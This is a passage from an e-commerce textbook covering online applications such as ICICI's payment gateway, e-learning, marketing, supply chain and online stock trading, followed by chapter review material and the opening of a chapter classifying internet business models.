The payment gateway for ICICI was set up by Compaq. It uses Compaq hardware and a QSI Payments Inc. solution for implementing the payment gateway. The QSI Payments Inc, solution is also used by customers like HSBC, Hongkong; Merway Bank, BBS Bank, Oslo; Wall-Mart, USA; and Yappi Credit Bank, Istanbul.

The initial payment gateway solution for ICICI ran on two ProLiant 5500 servers, with having two CPUs each with a SCO UnixWare 7.1 operating system. The NonStop Clusters for UnixWare was deployed to offer clustering, increased reliability and ensure avoiding single failures.

ICICI was the first financial intermediary to implement an e-commerce payment gateway within India. ICICI shares the services of the payment gateway with corporate clients, consumers, merchants and bankers. ICICI services available under PaySeal™ are used by many B2C electronic commerce sites to enable the interface of the internet shopper, the web merchant and the banking systems, in a secured environment to facilitate online payments. Corporate clients and B2B e-commerce companies also use ICICI payment gateway e-commerce transactions in a virtual marketplace.

By exchanging messages using the authentication and encryption technology of ICICI payment gateway, customers can be assured that they are actually communicating with the bank, not a third party trying to intercept the transaction. When a session is encrypted a key or lock icon appears at the bottom of the browser's screen. If the key icon appears broken or the lock does not appear, encryption is not in use and the current session is not secure.

Electronic Searching

Telephone directories listing personal phone numbers and business phone numbers play an important role in locating the person or business as the case may be. The listing of business phone numbers is often organized by business classifications to assist in locating a business for a particular function. Many a time phone companies assist by permitting people to ask for information by description as well. The emergence of the internet and electronic commerce technologies have been exploited to ease this task by putting the information a few key strokes away from people connected to the internet. A web browser can be used for accessing the functionality offered by telephone directories, by interfacing the directory database with the web (HTTP) server. The complete functionality offered by a telephone directory service provider can be offered through a single web interface without any human intervention, all the time, from all the locations. Companies like Whowhere.com, and yp.intel.com not only serve the purpose but can additionally provide a lot more relevant information including travel direction and a map of the vicinity.

In addition the world wide web has emerged as a vast sea of information. It contains personal pages, business pages, and general information on almost each and every topic and subject.

Locating relevant information in an ocean of over 1.3 billion pages can be a Herculean task. Companies like Yahoo (http://www.yahoo.com), Altavista (http://www. altavista. com), Google (http://www.google.com), Khoj (http://www.khoj.com), and India123 (http://www.india123.com) have successfully deployed the power of information retrieval systems and text search engines along with the internet as a delivery vehicle, through the framework of World Wide Web. These web applications like Yahoo! Altavista, Google, India123, and Khoj make the task of searching and locating relevant information easier as well as more difficult at the same time. Searching based upon concepts, keywords, or subject matter becomes easier due to availability of powerful search tools. But, searching may result in a set of thousands of documents, so finding a document containing the relevant and useful information in the vastly large and ever increasing web pages can be an arduous task.

Education and Learning

The internet has lately been used as a delivery vehicle for training and learning as well. The web technology provides a uniform delivery mechanism for textual, multimedia, and animated contents. The market research group IDC defines e-learning as the concept of delivering training over the internet to the desktop. E-learning has already taken powerful roots and is emerging most predominantly in the information technology universe, presumably, because IT professionals are more comfortable working with the new technology and have access to high speed internet connections for the fast transmission required for media rich lessons.

Training and continuing education in the field of information technology has evolved from what was once defined by a necessity of spending hours outside an office in a classroom, or hours in front of a computer reviewing flat, computer based training (CBT) presentations to a flexible anytime anywhere convenience mode. Today internet is empowering professionals with flexible training and customized learning, work schedules, and budgets, through innovative electronic training technologies, flexible delivery methods, engaging multimedia, and live audio.

During the 1980s and early 90s, the CD-ROM became the delivery mechanism for Computer Based Training (CBT). It provided a transportable, cost efficient, "anytime, anywhere" training with almost no brick and mortar investments. During the mid-90s, the emergence of the internet and WWW provided the capabilities of basic monitoring through e-mail, delivery of course content in text with simple graphics, and low quality intermittent delivery webcasts. With the growth of internet technologies and the bandwidth availability today internet based training is characterized by Java/IP network applications, rich streaming media, high bandwidth access and live, virtual classrooms over the web with real-time monitoring. It is capable of providing content in multiple formats, as an integrated suite that is focused on the learner, as opposed to force fitting old CD-ROM technology into a web format.

E-learning has matured to the extent that course developers, rather than being preoccupied with the software and hardware behind the scenes, can pay more emphasis on providing students a better experience than they might have had even with a traditional instructor led class in a brick and mortar environment. As a result, learners feel more at ease with e-learning and are able to move beyond the novel concept that the person teaching them is not physically in the same building as they are. The focus in such an e-learning environment is on engaging them and keeping the learners engrossed in the information being conveyed. The key behind good a e-learning and bad e-learning solution lies in the degree to which learners are engaged. An engaging e-learning solution is a full sensory type of approach to technology and education. It encompasses animations that are delivered through the Web, multiple voices, humor, games, interaction, polling slides, daily e-mails, hands-on labs, and simulations demos. These elements engage all sensors as an adult learns the information.

The key benefit of e-learning that resonates with professionals is the convenience it offers for a person who has to take care of ongoing work schedules and may not be in position to maintain regular class room hours, apart from saving on the commuting time to the traditional brick-and-mortar training classes. Aside from the travel considerations, it is also difficult to be away from the office for long periods. It also increases the reach of the instructors in a virtual classroom set up, as in against those in a brick and mortar classroom. The online instructor, who is a real teacher, can interact and explain concepts and clear doubts of anyone attending a course, no matter where the students are located, as long as they are sitting in designated classrooms or connected online through the internet during the scheduled hours.

Marketing

Traditional marketing practices have relied upon one way communication due to the nature of the media. Surveys to steer the direction of a company, to gauge consumer preferences, inclinations and barriers took time to collect, process, and publish. Traditional marketing faces following major challenges:

- **Higher Costs** The company incurs costs in producing brochures and product data sheets and in shipping and mailing them to customers. Supporting consumer queries further require human resources.
- **Hit Ratio** Direct mail, even in targeted market places, suffers from extremely low response rates.
- **Time Intensive** Marketing tasks are often time constrained, leading to intense time pressure in organizing the activity. The preparation of an advertisement or a marketing communication brochure may require several rounds of revisions, leading to delays in dealing with advertise agencies and printers. Also, the prepared advertisement may sometimes have to wait for a long period due to availability of a suitable slot in the media.

Internet and electronic commerce technologies have been utilized in mitigating some of these problems. Internet enabled marketing is not a substitute for traditional marketing, but has emerged as a good augmenting mechanism. With the interactivity offered by the internet, the marketing communication need not be a one-way mode anymore. The internet can be used as media by itself for delivering communication including advertisements. Several new models have already emerged and have given rise to a multibillion dollar internet advertising industry. Web sites set up by various organizations become a ubiquitous medium for marketing communication. The web page has established itself as a media for banner advertising in the past few years. Internet advertising offers the following salient advantages:

- **Cost Savings** Catalogues, brochures, product specifications prepared in the electronic form and delivered through the internet offer huge savings in copy editing; printing, packaging and shipping costs, and updating as and when required. Also, it cuts the time to put the information in the customer's hands and up to date information is available to customer's worldwide, continuously through the reach of the internet.
- **Lower Barrier to Entry** The size of business, location of business, and the brick and mortar infrastructure does not matter when you are present on the internet. The electronic commerce universe is a great leveler. It offers equal opportunities to one and all by lowering barriers to access the marketplace.
- **Interactivity and Information Richness** Marketing teams can develop interactive rich media based brochures, product specifications, and 3-D views of products and operating scenarios, and place them on the web site. Analytical buyers can use the information to get enough information to make an informed decision through interaction with the site.
- **Alternate Channel** For existing businesses, electronic marketing opens up a new channel that gives customers the opportunity to browse, collect information, analyze and then chose the standard product or customize it to their taste (e.g., color, size, shipping method) and then place the purchase order. Through interactivity in the customization process, the customer is more likely to get exactly what they want and the seller is more likely to clinch the deal.

Electronic marketing offers additional mechanisms and supplements traditional marketing by providing it a faster access to the global market space, in a cost efficient manner. In the long term, with an increasing number of people connected on the internet the electronic market space itself may grow beyond the traditional market space and will supplement the traditional marketing strategy making space for the emerging new market space.

Supply Chain Management

The inter-organizational business process that chains the manufacturer, logistics companies, distributors, suppliers, retailers and customers together to facilitate order generation, execution, and fulfillment, has evolved over the past quarter of a century. In addition to product quality, customers deal with businesses depending upon their ability to execute the handling and delivery reliably and promptly. Supply chain management deals with three issues:

1. coordinating all the order processing activities that originate at the customer level, such as the process of order generation, order acceptance, entry into order processing system, prioritization, production, and material forecast;

2. material related activities such as scheduling, production, distribution, fulfillment and delivery; and
3. financial activities such as invoicing, billing, fund transfer, and accounting.

The process of supply chain management makes a good application candidate for electronic commerce technologies. It enhances the scope of supply chain management beyond the efficiency and cost reduction perspective to growth in revenues, profit margins and improved customer service. Electronic commerce technologies assist in linking and managing digitized products, product information, processes, and intercommunication among organizations. The primary goal of streamlining the product delivery from the manufacturer to the customer can be better served with digital communication, sharing of information databases and coordination across a number of organizations in the 'chain'. Through the use of internet standards such as Java and XML, members of a supply chain can pool together heterogeneous resources and skills for sharing and exchange of information, to deliver the outcome as one "virtual" organization.

The emergence of virtual organizations is driven by three powerful forces, viz., the globalization of the economy; restructuring of industry due to emerging economic realities and WTO; and the emergence of electronic commerce, driven by internet technology for a new mode of interaction between manufacturers, suppliers, distributors, and customers. In the face of global competition, the inefficiency, high production costs, and outmoded products are taking a pounding. Products will be manufactured where it is cheapest and most efficient to make them. The monolithic vertical-manufacturing model is already facing an immense pressure and adjusting to it. Today, even market leaders such as IBM, HP and Apple who made most of their own components and assembled almost everything in-house have resorted to outsourcing, complete with Original Equipment Manufacture (OEMs), ECMs (electronic contract manufacturers), EMSs (electronic manufacturing-service providers), independent designers, suppliers, and distributors. The virtual corporation derives a competitive edge by creating networks of specialized companies. In the network each company specializes in a certain sub process or subassembly in which it is the best. Electronic commerce and communications technologies interconnect these processes along with the information exchange standards and protocols to provide the shape of the virtual corporation.

Electronic Trading

Electronic trading, in short is a mechanism that utilizes the power of electronics and communication media, such as the internet, to bring together geographically dispersed buyers and sellers on a virtual common trading platform. The common platform offers aggregated information to all participants in a fair manner. The platform facilitates access to aggregate information, order booking, and fulfillment.

In the context of stock markets, e-trading means buying and selling equity online through electronic means. In practical terms, it is accomplished through registered brokers such as ICICIdirect, Etrade, Fidelilty and Charles Schwab, to name a few. The buyers and sellers registered for electronic trading, rather than relying on phone conversations to track and collect information followed by faxed orders to buy or sell, can use the do-it-yourself paradigm. Investors can access their accounts with the broker by logging on to the network. The investors are provided with up to date market information and may decide to enter a buy or sell order online. Orders in the electronic trading environment are executed directly without any manual interventions. The entered order is executed and fulfilled based upon investor-defined constraints. Electronic trading in stocks is accomplished through brokers. Brokers in electronic stock trading provide execution only services in contrast to full service brokers and advisory brokerage services. Full service brokers offer complete investment service—the money is handed over to the brokerage account and the broker manages the money. It is the broker who decides when and what stocks to buy and sell on behalf of the client and charges him for the services. In the advisory service account, the broker offers advice on what to buy, sell or hold in your account but the final decision rests with client. Finally, the executions only service brokers simply do what the client tells them. As a result, they also offer services at the cheapest rates. These brokers are often referred to as discount brokers due to lower service charges. In the electronic trading environment, all the market information is available to the investor, who is probably the best judge of his money, investments and risks. As described earlier, electronic (online) brokers are execution only brokers, who accept orders on the system through network or even touch tone phones. Trading online offers the following advantages over traditional means.

- **Cost** Electronic trading is based on accepting an electronic order over the network, entered through digital computing devices. Brokers need reliable servers, that are much cheaper than manning a bank of telephones and fax stations, for accepting and then entering those orders. As a result, the cost of transaction is comparatively cheaper in electronic brokerage. The broker passes on some of the savings in transaction costs to the investors/customers.
- **Accessibility** An investor has access to the account 24 hours a day and 7 days a week. They can access the account, check account balances, execution status, and analyze account performance at a time of their convenience. Investors can enter orders, even when the markets are closed, for later fulfillment.
- **No Queues** With online trading, the issue of waiting on phone lines, especially when the customer is eager to know the status or make a trade, is happily resolved. In phone-based trading it may not be economical for brokers to have lines to meet the peak demand with no waiting. In online trading the broker can maintain enough bandwidth and server computing power to handle the peak load.

The electronic trading model has been widely adopted in the stock trading/brokerage markets. Etrade (http://www.etrade.com) began offering web based brokerage services in mid 1990's with aggressive advertising campaigns and became a brokerage house to reckon with. Leading discount brokers like Charles Schwab, Quick and Really, and Fidelity followed suit. Even Merrill Lynch, which had steadfastly held on to the non-discount brokerage model for nearly 85 years, had to succumb to market trends. In 1999, Merrill Lynch launched web based trading with a competitive price structure. Although stock trading remains the major application of electronic trading, it has been successfully applied in the area of trading of chemicals, gases, and electrical equipment, among others.

SUMMARY

Concept of Electronic Commerce and Benefits: Electronic commerce is evolving the processes involved in commerce by introducing electronic means. In the process, it improves upon traditional commerce by making it efficient and reducing transaction friction. Elements of the market and how they benefit from electronic commerce are discussed.

Impact of Electronic Commerce: The transformations brought about by electronic commerce have been impacting market structure, businesses, consumers, and society at large. The impacts on these entities due to the transition towards electronic commerce, along with the inherent risk and measures that need to be taken to mitigate the risk are discussed.

Electronic Commerce Classifications: Electronic commerce involves a transaction between two parties. The type of entities involved in the transaction influence the mode and nature of information sharing, payment, and delivery mechanism and also at times the type of electronic network, and who can access it. Electronic commerce has been classified into B2B, B2C, C2B, C2C, and intra-organizational commerce, based on the entities involved.

Electronic Commerce Applications: In several areas electronic commerce applications have been successfully used for the past few years. Some of the areas where it has been thriving are auctions, banking, searching, education and learning, marketing, supply chain management, and stock trading.

REVIEW QUESTIONS

1. What is electronic commerce and how does it differ from traditional commerce?
2. What is "friction" in a transaction? Identify sources of friction in electronic commerce transactions.
3. Define the elements of a market and describe how electronic commerce influences each of these elements.
4. What is the likely impact of electronic commerce on economic structures like the industry, consumers and society?
5. Categorize electronic commerce transactions based on the entities involved.
6. What is supplier-centric B2B electronic commerce?
7. What are the roles of each entity in intermediary-centric B2B electronic commerce?
8. How can an existing business take advantage of Business-to-Consumer (B2C) electronic commerce?
9. List the electronic commerce applications described. Identify any two additional common applications of electronic commerce.
10. What is B2E electronic commerce?
11. What is intra-organizational electronic commerce and what are its potential benefits?

References and Recommended Readings

1. Adam N. and Y. Yesha *Electronic Commerce: Current Research Issues and Applications*, New York; Springer, 1996.
2. Armstrong, Arthur and John Hagel III, "The real value of online communities," *Harvard Business Review* (May-June 1996): 134–141.
3. Amor, D., *The E–Business (R)Evolution*, New Jersey: Prentice Hall PTR.
4. Bakos, J.Y. "A Strategic Analysis of Electronic Marketplaces", *MIS Quarterly* (September 1991): 294–308.
5. Bakos, J.Y. "Information Links and Electronic Marketplaces: The role of interorganizational information systems in vertical markets", *Journal of MIS*, 8, on 2 (Fall 1991): 31–52.
6. Benjamin, R., R. Wigand, "Electronic markets and virtual value chains on the information superhighway" *Sloan Management Review*, (Winter 1995): 62–72.
7. Bayers, C. "The inner Bezos" *Wired*, (March, 1999): http://www.wired.com/wired/archive/7.03/bezos.html.
8. Clemons, E. and M. Row, "Sustaining IT advantage: The role of structural differences", *MIS Quarterly*, 15, no. 3 (September, 1991): 275–292.
9. Cronin, M. J. "*Doing business on the Internet: How the electronic highway is transforming American companies*", New York: Van Nostrand Reinhold 1994.
10. Greenstein, M., T. M. Feinman, *Electronic Commerce,* New Delhi: Tata McGraw Hill.
11. Hills, M. *Intranet Business Strategy*, New York: Wiley Computer Publishing, 1996.
12. Hoffman, Donald L. and Thomas P. Novak, "Marketing in hypermedia computer-mediated environments: Conceptual foundations," *Journal of Marketing* 60: 50–68.
13. Horwitt, E. "Casting a wider net"., *Computer World* July, 27, 1998 : http://www.computerworld.com/home/Emmerce.nsf/All/980727casting.
14. Jamison, B. J. Gold, W. Jamison, *Electronic Selling: Twenty three steps to e-selling profits*, New York: McGraw-Hill, 1997.
15. Kalakota R., and A.B.Whinston, *Frontiers of Electronic Commerce*, Reading, Massachusetts: Addison–Wesley, 1996.
16. Kalakota R., and A.B. Whinston, *Electronic Commerce: A Manager's Perspective*, Reading, Massachusetts: Addison-Wesley, 1997.
17. Kosiur, D. R., *Understanding Electronic Commerce*, Seattle: Microsoft Press, 1997.
18. Lipton, B. "Start-up wins e-commerce patent", *CNET News.Com* August,10, 1998: http://www.news.com/News/Item/0,4,25111,00.html.
19. Malone, T. W., J. Yates, and R.I. Benjamin, "The Logic of Electronic Markets", *Harvard Business Review* (May–June 1989): 166–172.
20. Mankin, D. *The Digital Economy*, New York: McGraw–Hill, 1996.
21. Negroponte, N. *Being Digital*, New York: Knopf, 1995.
22. Parsons, Andrew J., Michael Zeisser and Robert Waitman, "Organizing for digital marketing," *The McKinsey Quarterly* 4, (1996): 85–193.
23. Spar, Debora and Jeffrey J.Busgang, "The Net," *Harvard Business Review* (May–June 1996): 125–133.

24. Tapscott, D. "*The digital economy: Promise and peril in the age of networked intelligence*, New York: McGraw–Hill 1996.
25. Treese, G. W., L.C. Stewart, *Designing Systems for Internet Commerce*, Reading, MA, Addison-Wesley: 1998.
26. Turban, E., J. Lee, D. King and H. M. Chung, *Electronic Commerce—A Managerial Perspective*, Singapore: Addison–Wesley Longman.
27. Zwass, V., "Electronic Commerce: Structures and Issues", *International Journal of Electronic Commerce*, (fall 1996).
28. http://www.businessworldindia.com/archive/200306/mktg2.htm
29. http://intelliprint.cybersoft.com/Home/CorporateHome.nsf
30. http://hinduonnet.com/thehindu/2001/07/27/stories/06270001.htm
31. http://www.auctionindia.com/
32. http://www.wipro.com
33. http://www.Indiamart.com
34. http://www.etrade.com
35. http://www.ebay.com
36. http://www.baazee.com
37. http://www.amazon.com
38. http://www.fabmart.com
39. http://www.india123.com
40. http://www.khoj.com
41. http://www.geis.com
42. http://www.hindunet.org

2
CHAPTER

Electronic Commerce: Business Models

Learning Objectives

This chapter covers the following topics:

1. Importance of Business Models in Electronic Commerce
2. What is a Business Model
3. Taxonomy of Electronic Commerce Business Models
   (a) Transplanted Content based Models
   (b) Transplanted Transaction based Models
   (c) Native Content based Models
   (d) Native Transaction based Models

Thes biggest happening of the just past decade has been the emergence of the new network driven digital economy. Internet, was born out of the command, communication, control (C3) initiative of the Defense Advance Research Projects Agency of the US Government. It was further advanced for its ability to provide unlimited shareability of information, resources, and a distributed computing environment, by the academic and research laboratories. During this decade, the internet made a transition from being a bastion of non-commercial purity to being the driving force behind electronic commerce. This transition has had a profound impact. Not only, it has reshaped the business paradigm, but also society at large the way we communicate, conduct business, acquire knowledge, and even the way we play and entertain.

As of 2002, globally, more than 60,000 newer people are joining the internet economy everyday. These internet economy entrants are utilizing it for retrieving stock information, managing financial portfolios online, paying bills, buying books, music, groceries, bidding at auctions for goods, entertainment, training courses, online competitive exams and sharing online video archives, music, photographs, or voices with friends, and family.

To top it all, for accomplishing much of it, they are not dependent on the desktops alone. Wireless devices, palmtops, pagers, and mobile phones have joined the network to extend the outreach of the network economy. The mobile devices consortium already boasts of over a million users of the newly arrived WAP, and WAP enabled devices to access the internet, and derive the privileges of a networked economy. It is growing at a pace that will surpass the total desktop internet users, in few years.

The year, 1999 stands out as a landmark year for a boom in network economy, inspired by the early successes of Yahoo!, Altavista, Amazon, Ebay, Infospace, CommerceOne, Hotmail Indiaworld, and Rediff, hordes of others with angel's, or their own resources, joined the gold rush. During that year, Dr. Koop, Boo.com, Chipshot.com, ToySmart.com, and closer home, Autoindia.com, Jaldi.com, Mantraonline.com, Indya.com, Fabmart.com, and many others joined the race. Many a new entrants with newly acquired capabilities also put up web sites with some content thinking users will come rushing in to frequent their businesses.

Unfortunately, business reality has begun to set in. Many of these businesses have shut their doors, others, are hobbling along. Even the high growth star Amazon.com has rarely rung in profits, despite being in operation for over five years. Why are profits non–existent or at best rare in internet businesses? The answer, as expected, may be that euphoria cannot substitute for a good business model.

WHAT IS A BUSINESS MODEL?

A business model is defined as follows:

- A business model describes a set of business entities and interrelationships among them. The model describes the sources of revenue and potential benefits accruing to the involved business participants.
- The business model provides the broad perspective necessary for identifying appropriate solutions at some level of abstraction. The identified solution should be sustainable in terms of revenue and capable of realizing the stated objective.

Electronic commerce has grown at lightening speed due to growth in high speed internet connectivity and evolution in publishing, distribution, payment, and security technologies. To cope with the evolution, business models have been evolving at a meteoric rate. Only less than a decade ago online service providers such as America Online (AOL) and CompuServe pioneered an elegant business model for making money by providing content. The connectivity providers sourced the content from various content providers and creators, often small and unknown people. The revenue stream was based simply on connect time. Users paid by minutes/hours to the online company, which in turn was shared between the connectivity provider and content provider, based on a negotiated split. With the emergence of flat fee based internet service providers, online companies had to adjust their business model. With millions of web pages worth of information available on the internet, through flat rate access charges, the idea of metered service became commercially unattractive.

With the increase in the number of web page visitors a newer opportunity emerged. Web sites that can claim a large share of "eyeballs" became attractive to advertising companies. Advertisers discovered a new media, web sites found a new revenue stream. The idea was to build a site with content that would attract a large number of visitors, while simultaneously advertising. In this way these companies would be able to add significantly to the revenue stream. Companies like Yahoo! with over 100 million page views per day and Amazon.com, with 6 million registered users, became an attractive ground for the advertisers. The model became viable and rewarding only for those who could garner a large number of page views. For the smaller player it did generate some revenue, but remained far from offering sustained growth.

Some businesses with specialty products found the reach of the internet tempting. While for others it was the lower overhead structure offered by the internet, due to reduced friction in the new channel resulting from the disintermediation of stockists, distributors, and middlemen in the hierarchical market set up. A new business model, akin to the merchant model, emerged on the internet. In some cases the producer of specialty products was ready to transact the product for real money, over the internet, in some others it was the new web based intermediary, cutting across hierarchy with the potential of fatter margins, yet offering products to web–consumers at lower costs. The tallest celebrity of this model has been Amazon.com, operating at a healthy margin of 19%, although, it may not have shown great profits, this is mainly due to growth orientation and partial disintermediation. Several other business models have emerged and have been successfully deployed. Companies like eBay have popularized the age old auction model and broadened its application by transforming it to a web based auction, transplanted on to the internet.

Businesses evolved over the internet were content centric in the early days, the later period saw the emergence of transaction focussed sites. Over the years, the business models that have emerged on the internet broadly fall in to one of the two categories. First, the set of business models based on the activities that occur in the real world, and have been transplanted on the internet. Second, the set of models that naturally involves the internet environment and evolves from the environment itself. The two way taxonomy—content versus transaction and native versus transplanted–classifies the internet business models in to four categories (Fig. 2.1):

- Native Content based Models
- Native Transaction Models
- Transplanted Content based Models
- Transplanted Transaction based Models

	Content	**Transactions**
Native	Information Content Model Freeware Model Information Exchange Model	Digital Products Internet Access Provision Web Hosting and Internet Services Metered Service Model Metamediary Model
Transplanted	Subscription Model Advertisement Model Infomediary Model Affiliate Model	Electronic Store Model Brokerage Model Manufacturing Model

Fig. 2.1 Taxonomy of Internet Commerce Business Models

Native Content Based Models

Native content based models emerged due to the efforts of many amateurs who set up informational web sites expecting no financial returns. Also, a whole lot of software programs and utilities have been available for download—including much of the software that powers the internet–and world wide web which is available free of cost to users from many sites. Based on the nature of content the various models that have appeared include:

Information Content Model

The web today is probably the largest source of information, available free of cost to the users. Academicians, scientists, and researchers were the early birds who realized the power of web and created a tremendous body of information on the public network. Early on, many web sites were set up by amateurs, containing scientific, country, culture, and tourism related information. Many other web sites organized the plethora of available information content in the form of virtual online libraries. In this model, these sites attract visitors by offering them information content that is organized to facilitate search and discovery. Virtual Library (http://www.vlib.org) is the oldest catalog of the web, started by Tim Berners–Lee, the creator of **html** and the world wide web itself. It is run by a loose confederation of volunteers, who compile pages of key links for particular areas in which they have expertise. The index pages correspond to a specific area are stored in various servers spread around the world. Each index has a volunteer responsible for maintaining and keeping it up to date. These maintainers have to follow certain guidelines prescribed by the maintainer of the central catalog. As of January 2000, an elected council that manages and coordinates, based on the rules framed and bylaws enacted by members, takes care of the central coordination. Virtual Library pages are widely recognized as being amongst the highest quality guides to particular sections of the web.

The International Council of Museums (ICOM) maintains a virtual library of museum pages (http://www.icom.org/vlmp), containing information on museums spread around the globe. Several virtual libraries with information content focussed on bio–sciences and medicine have been in operation. Some of the prominent amongst these are maintained by research centers such as the National Institute of Health, and Oregon Health and Science University. The sites, based on the information content model, can be organized as a virtual library or provide information on a specific subject. The DBLP server (http://www.uni-trier.de/db/) provides the most comprehensive computer science bibliography information. The information was compiled and published by Michael Ley at the University of Trier, Germany, with an intent to organize the DataBase and Logic Programming (DBLP) bibliography information. The Oak Ridge National Lab located at the University of Tennessee at Knoxville, maintains one of the largest collections of the mathematical software called NetLib (http://www.netlib.org). The NetLib is a repository of mathematical software, papers, documents, and information of interest to the mathematics and science community. The National Informatics Center (http://www.nic.in) maintains contents for the Indian Government, and many state governments of India. It provides information on the activities of many government departments, upcoming legislations, current legislations, and a plethora of information related to the Government, for everyone to access.

Freeware Model

Internet software companies have extensively utilized the freeware model to offer downloads of their products. Web browsers by Netscape and Microsoft have been available for free downloads to individual users. Linux, a cooperative operating system development movement, has utilized internet and web technology to connect developers, users, and systems administrators to maintain, download, and answer support queries. Linux uses a free peer–driven customer support where a group of Linux users help each other by providing solutions to problems faced by members. Apache (http://www.apache.org.), yet another web service that is popular today, reaches out to over 50% internet users.

Perl is the language used for developing much of the active content, e-mail handling, and delivery program (sendmail, qmail), the name server program that maps symbolic domain names to IP addresses (BIND), the usenet newsgroup management program (INN), and numerous other development tools which are available from these web sites. The Free Software Foundation (http://www.gnu.org) develops and maintains archives of Unix – like operating systems, tools, and utilities available for free distribution over the internet. The GNU project was initiated in 1983 to bring back the cooperative spirit prevalent in the computing community, which had been hampered by proprietary software products. The software developed and distributed by Free Software Foundation is not copyrighted, thus a user is free to modify, enhance, and add functionality. With the introduction of the web as a distribution media, the GNU and many other software utilities have been readily available for download. The freeware model has been largely responsible for popularizing the web. The internet is replete with archives of freely available music, pictures, and even education tutorials that can be accessed and downloaded free of cost.

Information Exchange Model

This model is based upon the exchange of information between individuals and organizations, over the internet. The information captured, during the interaction, about a person can be used for building the profile of individual users. The profile can be later utilized by target marketing and advertising companies for screening out and creating mailing lists. Users may provide information voluntarily as a part of registration process, as is the case with businesses like Hotmail.com, Amazon.com and Yahoo.com, in order to utilize the service offered by the web site. Users may also provide the information, during interaction, in trying to access some information related to the product or service, either directly or indirectly through mechanisms such as Cookies. Depending upon the laws of the land it may have some privacy implications. Many of the news delivery services and targeted advertising services indulge in this model.

Transplanted Content Model

With growing acceptability and audience on the internet, many traditional economy businesses saw an opportunity to generate revenues on the internet landscape. The traditional content providers–journals, research databases, directories and advertising–have moved their content to the internet. As a result, information providers and brokers have transplanted businesses on the internet to take advantage of the growing audience.

Subscription Model

Content creators and publishers have relied on a subscription based service model. Scientific journals, newsmagazines, and other periodic content have been offered, on a subscription basis. Leading publishers and creators of digital content have adapted the same subscription based model on the internet. As a consequence, today many journals and magazines are published in digital form as well. In addition many news services, and valuable audio and video content are also available in digital format. Economic and chemical databases, material safety data sheets, stock market databases (EDGAR), and economic indicator databases that were available in digital format, on CD–ROMs became good candidates for placing on the web. Multimedia technologies, used for publishing digital content, are fully compatible with the web technology for browsing and delivery of content.

In this model, users subscribe to the web site in order to access the database and/or information for a period of time and pay for access to the site. The model requires that the content being offered essentially adds a high value to the subscriber and is not available at other places for free. The ACM and IEEE Journal subscription service (**http://www.acm.org**) for members is built upon this model. In a variant of this model many businesses at times may offer basic content to non-subscribers to lure them as well as drive up user volume and advertisement revenues. Premium content and/or services are made available to subscribers only. For example, India World (http://www.indiaworld.com) built a profitable business by offering premium content to the subscription base and free access to the basic content, prior to selling its business to Satyam Infoway (http://www.sify.com). Other examples include the Center for Astrophysics at the Smithsonian Astrophysics Observatory (http://cfa–www.harvard.edu) that offers observations made through various NASA missions on a subscription basis, to the scientific and user community. The model has been used by some consulting businesses, as well, where they provide a service based upon subscription for a period of time.

Advertising Model

Web sites providing content, e-mail, chat sessions, and discussion forums are utilized for serving advertisements to content viewers. Usually, such sites provide content and services free of cost and generate revenue through the advertisements they display. It is the basis of the growth and success of many search engine companies such as Yahoo! The model is derived from commercial television and print-publications, that make their basic revenue from the advertisement stream. The model has several variations, banner advertisement being the most popular form. Banner advertisements are served to users visiting one of these popular sites for content or service. Charges are normally made on the basis of the number of times a banner is served. When the user clicks on the banner he is taken to the web site of sponsor, providing him with more detailed information. The process is called the click-through and usually generates additional revenues. Other variants include interstitials and superstitials that have rich media content.

Generalized portals and search engines are essentially web traffic aggregators. These businesses position themselves as the starting point or gateway to the plethora of information available on the internet. In order to aggregate traffic, many companies have successfully used access, search capability, current news, events, and views. Juno.com by offering a free internet access, has emerged as a leading internet service provider in the USA. In order to avail of free ISP services, users agree to accept a continuous stream of advertisements in return. Caltiger, an Indian ISP following the same model, now ranks among the top five connectivity providers in India. Yahoo! Excite, and Infoseek have grown to their current level by assisting users in locating resources on the internet, through search engines. The high volume (tens of millions visits per month for leading search engines) of visitors, based on content and services, provide an attractive potential clientele for advertising and promotion. In search engines, it is possible to target banner advertisements based upon search keywords and user profiles leading to higher rates of per million page views. Many specialized portals, although with relatively lesser traffic, are based on the advertising model. These specialized portals, often called vertical portal or Vortals, offer a focussed group for advertisers in the same vertical segment. For example, Crickinfo (http://w.w.w.crickinfo.com) attracts cricket aficionados for gathering news, information and statistics related to cricket, and serves as an ideal source for advertising products associated with the game of cricket.

Companies like Cybergold.com that are based on promoting the relationship marketing have pioneered incentives based advertising models where users are paid for viewing forms, completing sweepstakes, or signing up for memberships and accounts. Money can be earned and spent for shopping within the community. Companies with complex advertising messages, due to certain kinds of product offerings, may not be able to sustain user interest in a banner advertising environment. Companies like Chequemail.com, Elabh.com, and many others have utilized the sharing the earning model to build an audience for advertisements. Chequemail.com built a registered base of a quarter of a million users who are a willing and ready audience for advertisement campaigns, as they share the advertisement earnings of the company.

Infomediary Model


An Infomediary company is the one that collects a personal profile from its users (consumers and/or suppliers) and subsequently markets that data to interested set of users, while maintaining the data privacy. In the process it also offers the user a percentage of brokered deals or other services.

The infomediary model is based on the premise of lowering the interaction cost to consumers during the process of searching for suitable products/services and prices. Consumers incur substantial interaction costs in trying to locate and discover the price of products in cases where product lines change rapidly due to technological or marketing evolutions, and where the pricing is complicated. Businesses based on the infomediary model address the information demand of consumers by identifying the best deal for them. These new middlemen deliver the value through information mediation rather than the physical distribution. Additionally, in the era of careful analysis and data mining tools being deployed to identify consumers for target marketing, the buying habits, patterns and the rest of the information in consumer profiles is a valuable asset. The infomediary model builds its revenue stream by charging the consumers for this information. For example, eMachine (http://www.emachine.com), a computer hardware seller, collects information and sales data during the interaction. The collected data is sold to other businesses that are interested in targeting a specialized set of customers. The infomediary model attracts surfers by providing them with useful information about the web sites in a particular market segment that are competing for their money.

